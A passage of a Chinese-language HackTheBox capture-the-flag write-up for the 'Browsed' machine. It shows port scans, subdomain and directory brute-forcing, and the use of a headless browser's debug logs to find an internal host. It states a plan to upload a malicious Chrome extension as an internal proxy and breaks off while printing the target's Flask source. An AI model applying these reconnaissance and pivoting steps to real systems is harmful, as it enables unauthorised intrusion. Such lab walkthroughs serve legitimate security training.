HackTheBox-Browsed

我还想和你

谈论宇宙和天空

或是沙滩里

的碎石和人生

你会不会还是坦率的笑着

我的荒唐


靶机ip:10.129.200.183

难度:中等

涉及内容:

信息收集 (Reconnaissance): 端口扫描 (RustScan/Nmap), 子域名与目录爆破 (Gobuster), 敏感信息泄露分析 (Chrome Debug Logs).

Web 渗透 (Web Exploitation): 恶意 Chrome 扩展开发 (Manifest V3), CSRF/SSRF 攻击, 本地服务探测.

命令执行 (RCE): Bash 算术表达式注入 (Arithmetic Injection), 绕过 Flask 路由限制 (Base64 Encoding).

权限提升 (Privilege Escalation): Sudo 权限滥用, Python 库劫持, Python 字节码缓存毒化 (.pyc Poisoning).


Web 枚举与信息泄露分析

rustscan端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 10.129.200.183 --ulimit 5000
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
I don't always scan ports, but when I do, I prefer RustScan.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.200.183:22
Open 10.129.200.183:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-16 00:42 EST
Initiating Ping Scan at 00:42
Scanning 10.129.200.183 [4 ports]
Completed Ping Scan at 00:42, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:42
Completed Parallel DNS resolution of 1 host. at 00:42, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:42
Scanning 10.129.200.183 [2 ports]
Discovered open port 22/tcp on 10.129.200.183
Discovered open port 80/tcp on 10.129.200.183
Completed SYN Stealth Scan at 00:42, 0.12s elapsed (2 total ports)
Nmap scan report for 10.129.200.183
Host is up, received echo-reply ttl 63 (0.080s latency).
Scanned at 2026-01-16 00:42:55 EST for 0s

PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 63
80/tcp open http syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
Raw packets sent: 6 (240B) | Rcvd: 6 (236B)

rustscan-nmap细节探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 10.129.200.183 --ulimit 5000 -- -sV -sC -A
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
--------------------------------------
RustScan: Where '404 Not Found' meets '200 OK'.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.200.183:22
Open 10.129.200.183:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV -sC -A" on ip 10.129.200.183
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-16 00:45 EST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.00s elapsed
Initiating Ping Scan at 00:45
Scanning 10.129.200.183 [4 ports]
Completed Ping Scan at 00:45, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:45
Completed Parallel DNS resolution of 1 host. at 00:45, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 00:45
Scanning 10.129.200.183 [2 ports]
Discovered open port 22/tcp on 10.129.200.183
Discovered open port 80/tcp on 10.129.200.183
Completed SYN Stealth Scan at 00:45, 0.17s elapsed (2 total ports)
Initiating Service scan at 00:45
Scanning 2 services on 10.129.200.183
Completed Service scan at 00:45, 6.17s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.129.200.183
Initiating Traceroute at 00:45
Completed Traceroute at 00:45, 0.11s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 00:45
Completed Parallel DNS resolution of 2 hosts. at 00:45, 0.00s elapsed
DNS resolution of 2 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 2, DR: 0, SF: 0, TR: 2, CN: 0]
NSE: Script scanning 10.129.200.183.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 3.19s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.53s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.00s elapsed
Nmap scan report for 10.129.200.183
Host is up, received echo-reply ttl 63 (0.096s latency).
Scanned at 2026-01-16 00:45:40 EST for 12s

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJW1WZr+zu8O38glENl+84Zw9+Dw/pm4IxFauRRJ+eAFkuODRBg+5J92dT0p/BZLMz1wZMjd6BLjAkB1LHDAjqQ=
| 256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICE6UoMGXZk41AvU+J2++RYnxElAD3KNSjatTdCeEa1R
80/tcp open http syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Browsed
| http-methods:
|_ Supported Methods: GET HEAD
|_http-server-header: nginx/1.24.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=1/16%OT=22%CT=%CU=42006%PV=Y%DS=2%DC=T%G=N%TM=6969D090
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(
OS:O1=M542ST11NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11
OS:NW7%O6=M542ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(
OS:R=Y%DF=Y%T=40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Uptime guess: 27.162 days (since Fri Dec 19 20:52:14 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT ADDRESS
1 110.72 ms 10.10.14.1
2 72.30 ms 10.129.200.183

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:45
Completed NSE at 00:45, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
Raw packets sent: 38 (2.458KB) | Rcvd: 27 (1.834KB)


访问80端口。

将域名写入hosts中。

1
2
3
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# echo "10.129.200.183 Browsed.htb" | tee -a /etc/hosts
10.129.200.183 Browsed.htb

子域名爆破,没有结果。(这里太卡了换了htb的pwnbox,所以主机名会不一样)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
#gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://Browsed.htb/ --append-domain -t 25 | grep -v "301"
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://Browsed.htb/
[+] Method: GET
[+] Threads: 25
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 114441 / 114442 (100.00%)
===============================================================
Finished
===============================================================

目录爆破。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
┌─[root@htb-vo7qucmz6t]─[/home/skyarrow/Desktop]
└──╼ #gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.129.200.183 -t 25 -x php,zip,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://10.129.200.183
[+] Method: GET
[+] Threads: 25
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,zip,txt,html
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images (Status: 301) [Size: 178] [--> http://10.129.200.183/images/]
/index.html (Status: 200) [Size: 6708]
/assets (Status: 301) [Size: 178] [--> http://10.129.200.183/assets/]
/upload.php (Status: 200) [Size: 6979]
/README.txt (Status: 200) [Size: 1076]
/samples.html (Status: 200) [Size: 4641]
/elements.html (Status: 200) [Size: 20365]
/LICENSE.txt (Status: 200) [Size: 17128]
/timer.zip (Status: 200) [Size: 1633]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================



访问samples.html,提示我们可以下载样例插件,同时upload.php允许上传我们的自定义插件,并且会在网页端执行我们的js代码。

那么我们可以构造恶意插件进行上传。

我们先上传它给的样例插件之后查看输出结果

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
/skip/
NetworkDelegate::NotifyBeforeURLRequest: http://localhost/assets/css/main.css
[1989:1994:0116/063306.408682:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://localhost/images/pic01.jpg
[1989:1994:0116/063306.409419:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://localhost/images/pic02.jpg
[1959:1959:0116/063306.422935:VERBOSE1:mutable_profile_oauth2_token_service_delegate.cc(401)] MutablePO2TS::RefreshTokenIsAvailable
[2026:2026:0116/063306.425051:VERBOSE1:script_context.cc(150)] Created context:
extension id: (none)
frame: 0x1b9c0044c7b8
URL:
context_type: WEB_PAGE
effective extension id: (none)
effective context type: WEB_PAGE
[2027:2027:0116/063306.424776:VERBOSE1:script_context.cc(150)] Created context:
extension id: (none)
frame: 0x1b9c0044c7b8
URL:
context_type: WEB_PAGE
effective extension id: (none)
effective context type: WEB_PAGE
[2026:2026:0116/063306.425562:VERBOSE1:script_context.cc(150)] Created context:
extension id: (none)
frame: (nil)
URL:
context_type: UNSPECIFIED
effective extension id: (none)
effective context type: UNSPECIFIED
[2027:2027:0116/063306.426448:VERBOSE1:script_context.cc(150)] Created context:
extension id: (none)
frame: (nil)
URL:
context_type: UNSPECIFIED
effective extension id: (none)
effective context type: UNSPECIFIED
[2026:2026:0116/063306.426713:VERBOSE1:dispatcher.cc(563)] Num tracked contexts: 1
[2027:2027:0116/063306.427843:VERBOSE1:dispatcher.cc(563)] Num tracked contexts: 1
[1959:1959:0116/063306.429891:VERBOSE1:mutable_profile_oauth2_token_service_delegate.cc(401)] MutablePO2TS::RefreshTokenIsAvailable
[1989:1994:0116/063306.435139:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://localhost/images/pic03.jpg
[1989:1994:0116/063306.441672:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://localhost/assets/css/fontawesome-all.min.css
[1989:1994:0116/063306.441922:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: https://fonts.googleapis.com/css?family=Roboto:100,300,100italic,300italic
[1989:1994:0116/063306.459220:VERBOSE1:network_delegate.cc(37)]
[1989:1994:0116/063306.744261:VERBOSE1:network_delegate.cc(37)] NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/assets/img/favicon.svg
[1959:1959:0116/063311.356367:VERBOSE1:segment_result_provider.cc(226)] GetCachedModelScore:
/skip/

“在上传并激活样例插件后,我们观察页面回显的调试日志。重点关注 NetworkDelegate::NotifyBeforeURLRequest 事件。日志显示浏览器尝试访问 http://browsedinternals.htb/ ,这是一个无法从外部直接解析的内部域名。这表明目标环境内部存在基于域名的虚拟主机配置。”

“这是一个典型的服务端浏览器环境(Headless Browser)场景。服务器运行着一个模拟浏览器的进程来测试我们上传的插件。通过查看 NetworkDelegate 日志,我们不仅看到了常规请求,还捕获了浏览器启动时的默认行为——它尝试连接一个内部管理面板 browsedinternals.htb。这意味着我们可以利用插件作为代理(SSR/XSS),以服务端的身份去访问这个外部无法触达的内网域。”

1
http://browsedinternals.htb

将其加到我们的hosts文件中。

1
2
3
4
5
6
7
8
9
10
11
12
┌─[root@htb-vo7qucmz6t][/home/skyarrow/Desktop]
└──╼ #cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 debian12-parrot

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1 localhost
127.0.1.1 htb-vo7qucmz6t htb-vo7qucmz6t.htb-cloud.com
10.129.200.183 Browsed.htb browsedinternals.htb


访问该网址。发现一个gitea界面,里面有内网的app服务和一个脚本。

源码审计与命令执行 (RCE)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
┌─[root@htb-vo7qucmz6t]─[/home/skyarrow/Downloads]
└──╼ #cat app.py
from flask import Flask, request, send_from_directory, redirect
from werkzeug.utils import secure_filename

import markdown
import os, subprocess
import uuid

app = Flask(__name__)
FILES_DIR = "files"

# Ensure the files/ directory exists
os.makedirs(FILES_DIR, exist_ok=True)

@app.route('/')
def index():
return '''
<h1>Markdown Previewer</h1>
<form action="/submit" method="POST">
<textarea name="content" rows="10" cols="80"></textarea><br>
<input type="submit" value="Render & Save">
</form>
<p><a href="/files">View saved HTML files</a></p>
'''


@app.route('/submit', methods=['POST'])
def submit():
